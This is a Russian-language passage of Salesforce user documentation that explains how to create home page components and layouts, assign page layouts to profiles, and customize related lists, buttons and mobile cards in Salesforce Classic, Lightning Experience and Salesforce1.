Использование пользовательских компонентов для настройки начальной страницы Salesforce Classic для пользователей. Добавляйте HTML, изображения, ссылки и другие элементы, чтобы увеличить производительность пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения макетов начальной страницы:

- «Настройка приложения»

Перед началом работы:

- При создании компонента типа «Настраиваемая ссылка» рекомендуем сначала определить настраиваемые ссылки вкладки «Начальная страница». См. раздел «Создание настраиваемых кнопок и ссылок» на странице 6734.
- При создании компонента типа «Изображение» рекомендуем сначала загрузить изображение на вкладку «Документы».
- При создании компонента типа «Область Visualforce» рекомендуем сначала создать страницу Visualforce.

1. Введите строку *«Компоненты начальной страницы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Компоненты начальной страницы»**.
2. Нажмите кнопку **«Создать»**.
3. Введите имя компонента. При использовании настраиваемых ссылок данное имя отображается в качестве заголовка раздела на боковой панели вкладки «Начальная страница».
4. Выберите нужный тип компонента.
5. Щелкните **«Далее»**, после чего выполните один или несколько следующих шагов.
   - При использовании ссылок выберите соответствующие настраиваемые ссылки и нажмите кнопку **«Добавить»**.
   - При использовании изображений нажмите кнопку **«Вставить изображение»**, выберите папку документов и нужный графический файл. Обратите внимание: чтобы предоставить пользователям доступ к изображению, сохраните графический файл в общедоступной папке и установите флажок «Внешний доступ» в свойствах документа.

     Совет: Оптимальная производительность гарантируется только при использовании изображения размером не более 20 Кб.

   - При использовании компонента типа «Область HTML» определите область его отображения (широкий или узкий столбец) и заполните поле ниже нужным содержимым.

     Прим.: Компоненты начальной страницы типа «Область HTML» не поддерживают JavaScript, CSS, элементы iframe и другую расширенную разметку. Чтобы дополнить компонент начальной страницы кодом JavaScript или другими расширенными HTML-элементами, рекомендуем использовать компонент типа «Область Visualforce».

   - При использовании компонента типа «Область Visualforce» определите область его отображения (широкий или узкий столбец), выберите нужную страницу Visualforce и укажите высоту.

6. Нажмите кнопку **«Сохранить»**.

Созданный компонент начальной страницы должен быть добавлен в макет начальной страницы. См. «Разработка макетов начальных станиц в Salesforce Classic» на странице 5674.

Прим.: Компоненты узкого столбца отображаются на боковой панели. Данные компоненты отображаются на боковой панели других страниц Salesforce только в том случае, если заданы соответствующие параметры пользовательского интерфейса или назначено полномочие «Показывать настраиваемую боковую панель на всех страницах».

СМ. ТАКЖЕ:

Компоненты начальной страницы «Область Visualforce»

Советы и рекомендации для компонентов начальной страницы

Создание макетов начальной страницы в Salesforce Classic

Прежде чем создать макеты начальной страницы, рекомендуем создать компоненты, которые должны отображаться на вкладке «Начальная страница». Можно разработать макеты на основании уникальных потребностей организации и пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра макетов начальной страницы:

- Просмотр настройки и конфигурации

Для создания или изменения макетов начальной страницы:

- «Настройка приложения»

1. Введите строку *«Макеты главной страницы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты главной страницы»**.
2. Щелкните существующий макет, чтобы изменить его, или создайте новый. Также можно выбрать нужный макет и нажать кнопку **«Клонировать»**.
3. При создании макета введите его имя и нажмите кнопку **«Сохранить»**.
4. Выберите компоненты для отображения в макете.
   - Чтобы добавить компонент «Поиск статей», установите флажок **«Поиск статей»**. Данный компонент доступен только пользователям Salesforce Knowledge.
   - Чтобы добавить компонент «Клиентский портал», установите флажок **«Приветствие клиентского портала»**. Если страница Visualforce сайта «Мой профиль» включена, этот компонент содержит индивидуальное сообщение с приветствием и ссылку на профиль пользователя портала. Страница «Мой профиль» позволяет пользователям выполнять вход на сайт Force.com или клиентский портал на сайтах Force.com для обновления собственных контактных данных. Изменение данной страницы инициирует обновление соответствующих записей контактов и пользователей портала.
   - Чтобы разрешить пользователям возобновление приостановленных сеансов потока, установите флажок **«Приостановленные сеансы потока»**. Данный компонент отображает только сеансы потока, приостановленные пользователем.

   Прим.: Каждый макет начальной страницы может содержать не более 20 компонентов.
5. Нажмите кнопку **«Далее»**.
6. Настройте порядок отображения узких и широких компонентов. Чтобы переместить выбранный компонент, воспользуйтесь стрелками.

7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Назначение макетов вкладки «Начальная страница» профилям
- Настройка макетов страниц вкладок Salesforce Classic

Компоненты начальной страницы «Область Visualforce»

Компоненты начальной страницы типа «Область Visualforce» позволяют добавлять динамическое содержимое на начальную страницу. Например, пользователи могут просматривать диаграммы одновременно с интерфейсом отчетов и панели мониторинга REST API или добавлять приложение холста на начальную страницу.

Страница Visualforce, выбранная для компонента, может использовать стандартный или настраиваемый контроллер. При необходимости добавьте JavaScript на страницу Visualforce. Помните, что компонент отображается в макете начальной страницы посредством элемента iframe, поэтому JavaScript может не поддерживать страницу, содержащую данный компонент.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии.

Пример использования

При отображении компонента начальной страницы типа «Область Visualforce» на боковой панели система позволяет динамически получать код записи и URL-адрес верхнего уровня для страницы, содержащей данный компонент, путем добавления глобальной переменной `$CurrentPage` в разметку Visualforce.

Глобальная переменная `$CurrentPage` позволяет просматривать параметры строки запроса для страницы посредством атрибута `parameters` и каждый отдельный параметр.

```
$CurrentPage.parameters.parameter_name
```

Коду записи и URL-адресу верхнего уровня соответствуют следующие параметры: `id` и `sfdcIFrameOrigin` соответственно. Дополнительную информацию см. в разделе «Получение параметров строки запроса» *Руководства разработчика Visualforce*.

Советы и рекомендации для компонентов начальной страницы

Учитывайте эти рекомендации при создании настраиваемых компонентов, отображаемых на вкладке «Начальная страница» Salesforce Classic.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

- Стандартные компоненты без ссылки **«Правка»** доступны только для чтения.
- Компоненты, выбранные для узкого столбца, отображаются на боковой панели. Данные компоненты отображаются на боковой панели других страниц Salesforce только в том случае, если заданы соответствующие параметры пользовательского интерфейса. Чтобы разрешить отображение компонентов боковой панели на всех страницах только для определенных пользователей, назначьте им полномочие «Показывать настраиваемую боковую панель на всех страницах».
- При редактировании стандартного компонента «Сообщения и предупреждения» введите текст, который должен отображаться пользователям. Убедитесь, что введенный HTML-код является допустимым и имеет правильную структуру.

  Прим.: Компоненты начальной страницы Сообщения и уведомления не поддерживают JavaScript, CSS, iframes и другие расширенные виды разметки.

- При редактировании стандартного компонента начальной страницы «Настраиваемые ссылки» введите текст ссылки в поле «Закладка». Введите полный адрес веб-сайта в поле «URL-адрес» (например, `http://www.yahoo.com`). Чтобы добавить ссылку на страницу Salesforce, введите только часть URL-адреса после `salesforce.com` (например, `/000x0000000esq4`). Данные ссылки всегда открываются в основном окне Salesforce, а не во всплывающем.
- Стандартный компонент начальной страницы «Настраиваемые ссылки» — это быстрый способ добавления ссылок на боковую панель. Данный компонент не поддерживает поля слияния, функции (например, URLFOR), выполнение JavaScript и настраиваемые свойства открытия окна. Чтобы воспользоваться данными дополнительными функциями, выполните указанные ниже действия.
  1. Введите строку *«Начальная страница»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Настраиваемые ссылки»** и создайте на странице свои настраиваемые ссылки на начальную страницу.
  2. Введите строку *«Начальная страница»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Компоненты начальной страницы»** и создайте настраиваемый компонент типа «Ссылки» начальной страницы на странице, которая содержит настраиваемые ссылки, созданные на предыдущем этапе. Создание настраиваемого компонента начальной страницы для ссылок не инициирует изменение визуального оформления для конечных пользователей.
- Компонент «Снимок панели мониторинга» отображает три последних просмотренных компонента панели мониторинга, к которым пользователь осуществил доступ. Снимок панели мониторинга отображается на вкладке «Начальная страница» только при наличии доступа как минимум к одной панели мониторинга.
- При создании макетов начальной страницы клиентского портала рекомендуем добавлять следующие компоненты: «Поиск», «Поиск решения», «Последние элементы», «Приветствие клиентского портала» и настраиваемый компонент «Область HTML», добавляющий фирменный стиль компании в широкий столбец.
- Каждый макет начальной страницы может содержать не более 20 компонентов.

СМ. ТАКЖЕ:

Создание настраиваемых компонентов начальной страницы

Назначение макетов вкладки «Начальная страница» профилям

Макеты начальной страницы доступны пользователям только после их назначения профилю пользователя.

1. Введите строку *«Макеты главной страницы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты главной страницы»**.
2. Нажмите кнопку **«Назначение макета страницы»**.
3. Щелкните **«Редактировать назначение»**.
4. Выберите соответствующий макет страницы для каждого профиля.

   По умолчанию всем пользователям, включая пользователей клиентского портала, назначается макет «Стандартная начальная страница».
5. Нажмите кнопку **«Сохранить»**.

Совет: Пользователи могут настраивать параметры панели мониторинга на вкладке «Начальная страница» путем редактирования личных параметров.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения макетов начальной страницы:
- Настройка приложения

Назначение макетов страниц

Макеты страниц, доступные пользователям, должны быть назначены после их определения. Профиль пользователя определяет доступные макеты страниц. Кроме того, если организация использует типы записей для отдельной вкладки, то доступные макеты страниц определяются комбинацией профиля и типа записи.

Ниже перечислены области, поддерживающие назначение макетов страниц.

- Макет страницы настройки объекта или страница типа записи
- Исходный или расширенный пользовательский интерфейс профиля.

Чтобы проверить уровень доступа пользователей к полям на основе макета страницы и параметров безопасности поля, воспользуйтесь сеткой доступности полей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Макеты страниц доступны в версиях: **все** версии.

Record types are available in: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

- Макеты страниц
- Назначение макетов страниц в исходном пользовательском интерфейсе профиля
- Назначение типов записей и макетов страниц в расширенном пользовательском интерфейсе профиля
- Подстройка бизнес-процессов под разных пользователей
- Управление доступом пользователей к полям

Назначение макетов страниц на странице «Макеты страниц» или «Типы записей» раздела «Настроить»

1. В параметрах управления объектом перейдите к разделу «Макеты страниц» или «Типы записей».
2. Нажмите кнопку **«Назначение макета страницы»**.
3. Щелкните **«Редактировать назначение»**.
4. Чтобы выбрать макет страницы для каждого профиля, воспользуйтесь приведенной таблицей. Данная таблица содержит назначения макетов страниц для всех профилей. Если в организации используются типы записей, то таблица поддерживает возможность выбора макета страницы для каждого профиля и типа записи.

   Ниже перечислены рекомендации по назначению макетов страниц.

   - Чтобы выбрать все ячейки в строке или столбце таблицы, щелкните заголовок нужной строки или столбца.
   - Чтобы выбрать несколько смежных ячеек, строк или столбцов, воспользуйтесь комбинацией SHIFT+щелчок.
   - Чтобы выбрать несколько отдельных ячеек, строк или столбцов, воспользуйтесь комбинацией CTRL+щелчок.
   - Чтобы выбрать диапазон ячеек, щелкните любую ячейку и переместите указатель мыши.
   - Чтобы просмотреть другой набор типов записей, нажмите кнопку **«Далее»** или **«Назад»**.

   Выбранные назначения макетов страниц выделяются цветом. Измененные назначения макетов страниц отображаются курсивом до сохранения изменений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Макеты страниц доступны в версиях: **все** версии.

Типы записей доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения макетов страниц:

- Управление профилями и наборами полномочий

5. Чтобы назначить другой макет страницы, выберите нужное значение в раскрывающемся списке «Макет страницы для использования» и повторите предыдущее действие для нового макета страницы.
6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Назначение макетов страниц

Редактирование многострочных макетов продуктов возможности

Пользователь может настроить столбцы, отображающиеся при нажатии кнопки **«Редактировать все»** в связанном списке «Продукты» на странице сведений о возможности.

1. Откройте страницу «Макеты страниц» посредством параметров управления перспективными продуктами.
2. Щелкните ссылку **«Правка»** напротив имени нужного макета страницы продуктов возможности.
3. Щелкните **«Редактировать многострочный макет»**.
4. Переместите поля между списками «Доступные поля» и «Выбранные поля».
   - Чтобы определить поля, которые должны отображаться в макете, выберите как минимум одно поле в списке «Доступные поля» и нажмите кнопку **«Добавить»** или **«Удалить»**.
   - Чтобы изменить порядок отображения полей в макете, выберите как минимум одно поле в списке «Выбранные поля» и нажмите кнопку **«Вверх»** или **«Вниз»**.
   - Чтобы выбрать несколько отдельных полей, воспользуйтесь комбинацией CTRL+щелчок.
   - Чтобы выбрать группу полей, воспользуйтесь комбинацией SHIFT+щелчок.
5. Чтобы применить внесенные изменения, нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования многострочных макетов продуктов возможности:

- Настройка приложения

Создание макетов страниц для настраиваемых объектов

Макеты страниц определяют поля, доступные пользователям для просмотра и редактирования при вводе данных для записи настраиваемого объекта. При создании настраиваемого объекта автоматически создается стандартный макет страницы. Кроме того, пользователи могут создавать собственные макеты страницы, содержащие связанные списки и настраиваемые ссылки. Настраиваемый объект, для которого отсутствует макет страницы, доступен пользователям посредством интерфейса Force.com API, позволяющего управлять настраиваемыми данными и создавать настраиваемый пользовательский интерфейс.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения макетов страниц для настраиваемых объектов:

- Настройка приложения



1. Откройте страницу «Макеты страниц» посредством параметров управления настраиваемым объектом.
2. Чтобы изменить макет страницы, откройте существующий макет страницы для редактирования или создайте новый макет страницы.
3. Укажите имя для нового макета страницы. При необходимости выберите готовый макет страницы для клонирования.
4. Внесите необходимые изменения в макет страницы.

5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Макеты страниц

Поиск по параметрам управления объектами

Алгоритм работы макетов страниц в приложении Salesforce1

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

Рекомендуем использовать расширенный редактор макетов страниц для настройки макета страниц сведений о записях объекта, изменения действий, а также выбора полей и связанных списков, которые должны отображаться в приложении Salesforce1.

Ниже перечислены области мобильного приложения Salesforce1, управляемые макетами страниц.

Связанные сведения и страницы сведений о записях

При просмотре записи в приложении Salesforce1 отображаются поля, страницы Visualforce и связанные списки на основе типа записи и профиля пользователя. Связанные списки отображаются как однострочные карты, содержащие имя страницы или связанного списка. Касание карты связанного списка инициирует отображение сведений.

Мобильные карты


При необходимости добавьте развернутые поиски, компоненты, приложения холста и страницы Visualforce в раздел «Мобильные карты» макета страницы для их отображения в качестве мобильных карт в приложении Salesforce1. Элементы, добавляемые в данный раздел, не отображаются на странице сведений о записи в полной версии системы Salesforce. Они отображаются только на странице связанных сведений записи в приложении Salesforce1.

Прим.: При использовании организаций, созданных после выпуска Spring'14, компонент Twitter добавляется по умолчанию в раздел «Мобильные карты» макетов страниц для соответствующих объектов.

Действия

При использовании приложения Salesforce1 действия раздела «Действия Salesforce1 и Lightning Experience» макета страницы отображаются на панели действий и в меню действий на страницах записей объекта.

Ниже отображаются страница сведений о записи, страница связанных сведений и меню действий для выборочной организации.



Макеты страниц в Lightning Experience

Настройка макетов страниц в Salesforce Classic влияет на содержимое страниц записей объекта в Lightning Experience. Тем не менее, при использовании Lightning Experience элементы страниц отображаются иначе или вовсе не поддерживаются.

При использовании организации, которая поддерживает разные макеты страниц, создайте макеты страниц прямо из связанного списка «Макеты страниц» любого объекта в разделе «Менеджер объектов». Чтобы отредактировать или удалить макеты страниц объекта, щелкните значок напротив нужного макета страницы в связанном списке «Макеты страниц».


Ниже приведен образец записи контакта в Lightning Experience. Панель основных показателей, содержащая ключевые поля записи, является единственной областью страницы записи, которая не может быть настроена посредством редактора макетов страниц. Поля на панели основных показателей настраиваются посредством компактного макета.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Макеты страниц доступны в версиях: **все** версии.

Создание и удаление макетов страниц доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Lightning Experience поддерживает указанные ниже элементы макетов страниц.

Действия

Действия отображаются разными областями (например, панель основных показателей, вкладка действий и вкладка сотрудничества). Действия извлекаются из списка действий в разделе «Действия Salesforce1 и Lightning Experience» макета страницы. Lightning Experience поддерживает только некоторые действия.

Дополнительную информацию см. в разделе «Действия в Lightning Experience» на странице 6710.

Приложения холста

Lightning Experience поддерживает приложения холста.

Настраиваемые ссылки

Настраиваемые ссылки отображаются на вкладке «Сведения».

Поля

Поля отображаются на вкладке «Сведения». При необходимости удалите или измените порядок отображения полей макета страницы посредством редактора макетов страниц.

Связанные списки

Связанные списки добавляются в Lightning Experience как компоненты Lightning. Lightning Experience поддерживает только некоторые связанные списки. Например, связанный список «Журнал *объекта*» не поддерживается.

В Lightning Experience отображаются только первые четыре поля связанного списка. Для просмотра остальных полей можно щелкнуть кнопку **Просмотреть все**.

Стандартные и настраиваемые кнопки

Lightning Experience обрабатывает стандартные и настраиваемые кнопки как действия (подобно приложению Salesforce1).

Важное замечание: Система Lightning Experience не поддерживает настраиваемые кнопки, которые вызывают JavaScript.

Страницы Visualforce

Страницы Visualforce, добавленные в макет страницы, отображаются на вкладке «Сведения». Lightning Experience поддерживает только страницы `Visualforce` с включенным параметром «Доступно для мобильных приложений Salesforce и страниц Lightning».

Lightning Experience не поддерживает страницы Visualforce, добавленные в раздел «Мобильные карты» в качестве компонентов.

Lightning Experience не поддерживает указанные ниже элементы макетов страниц.

- Пробелы
- Развернутые поиски
- Мобильные карты

  Прим.: Карта Twitter, которую вы видите на страницах записей организаций, контактов и интересов в приложении Lightning Experience, не совпадает с той, которая является компонентом Twitter, доступным в виде мобильной карты в редакторе макетов страниц. Карта Twitter в приложении Lightning Experience является компонентом Lightning. Чтобы эта карта отображалась, у вас должна работать функция «Социальные организации и контакты».

- Элементы S-Control
- Разделы
- Теги

Прим.: Настройка макетов начальных страниц записей Lightning Experience не может выполняться посредством расширенного редактора макетов страниц.

СМ. ТАКЖЕ:

Добавление кнопок «Отправить сообщение», «Записать вызов в журнал», «Новое событие» и «Новая задача» в компоновщик действий.

Советы по оптимизации макетов страниц в Salesforce1

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

Ниже перечислены некоторые советы и рекомендации по адаптации текущих макетов страниц для мобильных устройств.

Макеты страниц, содержащие десятки полей и множество связанных списков, могут беспрепятственно отображаться на мониторах, тогда как при использовании небольших мобильных устройств просмотр записей может быть проблематичным. Система позволяет предоставлять пользователям мобильных устройств быстрый доступ к нужным сведениям путем определения важных полей и связанных списков.

Ниже перечислены вопросы, позволяющие правильно оптимизировать макет страницы.

- Какие важные сведения должны быть доступны для быстрого обзора?
- Что является важным для пользователей, работающих в приложении Salesforce1?
- Какие действия или процессы можно автоматизировать, чтобы пользователям не приходилось выполнять их вручную?

Основные сведения: систематизация и сокращение количества полей

- Чтобы систематизировать данные путем отображения самых важных сведений вверху страницы, рекомендуем использовать разделы. Как правило, пользователям удобнее искать логически объединенные поля. Систематизация похожих полей посредством разделов позволяет ускорить процесс поиска нужных сведений. Пользователь должен просто прокрутить страницу до нужного раздела.
- Поля телефона или эл. почты, используемые записями организаций, контактов и интересов, могут располагаться ниже. Данные поля уже доступны посредством значков и на панели действий каждой страницы записи.

- Количество столбцов, предназначенных для отображения полей на странице, определяется типом используемого устройства. Поля отображаются одним столбцом на телефонах, а двумя столбцами на планшетных и настольных компьютерах.
- Чтобы предоставить пользователям мобильных устройств быстрый доступ к самым важным полям без открытия страниц сведений о записях, рекомендуем использовать компактные макеты, предназначенные для отображения основных сведений о записях и карт предварительного просмотра записей в приложении Salesforce1. В ближайшее время компактные макеты будут рассмотрены подробнее.
- Минимизируйте количество обязательных полей. Обязательные поля отображаются на странице сведений всех макетов страниц, поэтому обязательность каждого поля должна быть обоснованной. При необходимости убедите заинтересованные лица в возможности сохранения записи без обязательного поля.
- Если организация поддерживает типы записей, то их применение позволяет исключить отображение общих полей во всех записях.
- Чтобы сократить количество полей, отображаемых на экране, рекомендуем использовать стандартные значения для новых записей.

Управление мобильными картами в расширенном редакторе макетов страниц

Добавьте развернутые поиски, компоненты и страницы Visualforce в раздел «Мобильные карты» макета страницы для их отображения в качестве мобильных карт в приложении Salesforce1.

Элементы, добавляемые в раздел «Мобильные карты», не отображаются на странице сведений о записи в полной версии системы Salesforce, но отображаются только на странице связанных сведений записи в приложении Salesforce1.

При необходимости добавьте данные типы элементов в раздел «Мобильные карты» макета страницы.

- Компоненты
- Развернутые поиски
- Страницы Visualforce
- Приложения холста

Некоторые стандартные объекты используют мобильные карты, добавленные по умолчанию. Чтобы добавить или удалить карты, настройте макет страницы.

1. Откройте редактор макетов страниц.
2. Перетащите элемент из категории «Развернутые поиски», «Компоненты», «Страницы Visualforce» или «Приложения холста» в раздел «Мобильные карты».
3. Сохраните макет страницы.

Сохранение макета инициирует немедленное отображение добавленных элементов в приложении Salesforce1. Чтобы просмотреть изменения, рекомендуем обновить страницу.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:
- Настройка приложения

Для просмотра макетов страниц:
- Просмотр настройки и конфигурации

Настройка связанных списков

Можно настроить кнопки, отображаемые столбцы, порядок следования столбцов и порядок сортировки записей связанных списков на страницах сведений о записях в системе Salesforce и клиентском портале Salesforce.

1. Откройте редактор макетов страниц.
2. Чтобы изменить связанный список, дважды щелкните его. При использовании редактора расширенных макетов страниц можно также щелкнуть значок гаечного ключа ( ).

   Прим.: Связанный список «Журнал» невозможно настроить, поскольку он ссылается на данные, хранящиеся в другом месте.

3. Выберите поля, которые требуется включить в связанный список, и определите порядок их отображения. Связанный список может содержать не более 10 полей.
4. При необходимости выберите дополнительные макеты страниц для применения настроек связанного списка.

   Список отображает только макеты, содержащие данный связанный список. Макеты, содержащие связанные списки, настройки которых при открытии соответствуют текущему макету, выбираются по умолчанию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки связанных списков:

- «Настройка приложения»

5. Нажмите **+** в разделе «Кнопка», чтобы настроить отображение стандартных и настраиваемых кнопок в связанном списке.

   Прим.: Настраиваемая кнопка должна быть определена для объекта, содержащегося в связанном списке, а поле кнопки «Тип» должно содержать значение «Кнопка списка». Например, чтобы добавить настраиваемую кнопку в связанный список организации «Контакты», определите настраиваемую кнопку для контактов, а не для организаций.

6. Чтобы отменить все настройки и восстановить стандартные параметры Salesforce в связанном списке, щелкните **«Вернуться к стандартным значениям»**.
7. Чтобы сохранить настройки, нажмите кнопку **«ОК»**. Изменения сохраняются только при сохранении макета страницы.
8. Чтобы применить связанные списки макета страницы ко всем пользователям, даже если порядок отображения уже настроен, установите флажок «Перезаписать настроенные связанные списки пользователей».
9. Сохраните макет страницы.

СМ. ТАКЖЕ:

Управление доступом пользователей к полям

Настройка кнопок страницы сведений

Макеты страниц позволяют определять стандартные и настраиваемые кнопки, доступные для отображения, а также порядок отображения настраиваемых кнопок. Чтобы настроить кнопки для страниц сведений о записях, выполните указанные ниже действия.

1. Из параметров управления для объекта, макет страницы которого требуется настроить, перейдите к «Макетам страниц».
2. Щелкните ссылку **«Правка»** напротив нужного макета страницы.
3. Выполните одно из указанных ниже действий.
   - Дважды щелкните элемент «Кнопки страницы сведений» в разделе «Кнопки» исходного редактора макетов страниц.
     - Чтобы скрыть стандартную кнопку, снимите флажок напротив нужной кнопки.
     - Чтобы добавить или удалить настраиваемую кнопку, выберите нужную кнопку в списке «Доступные кнопки» и нажмите кнопку **«Добавить»** или **«Удалить»**.
     - Чтобы изменить порядок отображения настраиваемых кнопок, выберите нужную кнопку и нажмите кнопку **«Вверх»** или **«Вниз»**.
     - Чтобы отменить внесенные изменения и восстановить стандартные параметры, щелкните **«Вернуться к стандартным значениям»**.
     - Чтобы закрыть всплывающее окно, нажмите кнопку **«ОК»**.
   - Выберите категорию «Кнопки» на палитре расширенного редактора макетов страниц и перетащите нужные кнопки в раздел кнопок макета страницы. Стандартные кнопки должны перемещаться в область стандартных кнопок, настраиваемые — в область настраиваемых кнопок. Чтобы удалить стандартную или настраиваемую кнопку из макета страницы, перетащите нужную кнопку на палитру.
4. Нажмите кнопку **«Сохранить»** в макете страницы.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки кнопок страницы сведений:
- Настройка приложения

СМ. ТАКЖЕ:

Переопределение стандартных кнопок и начальных страниц вкладок

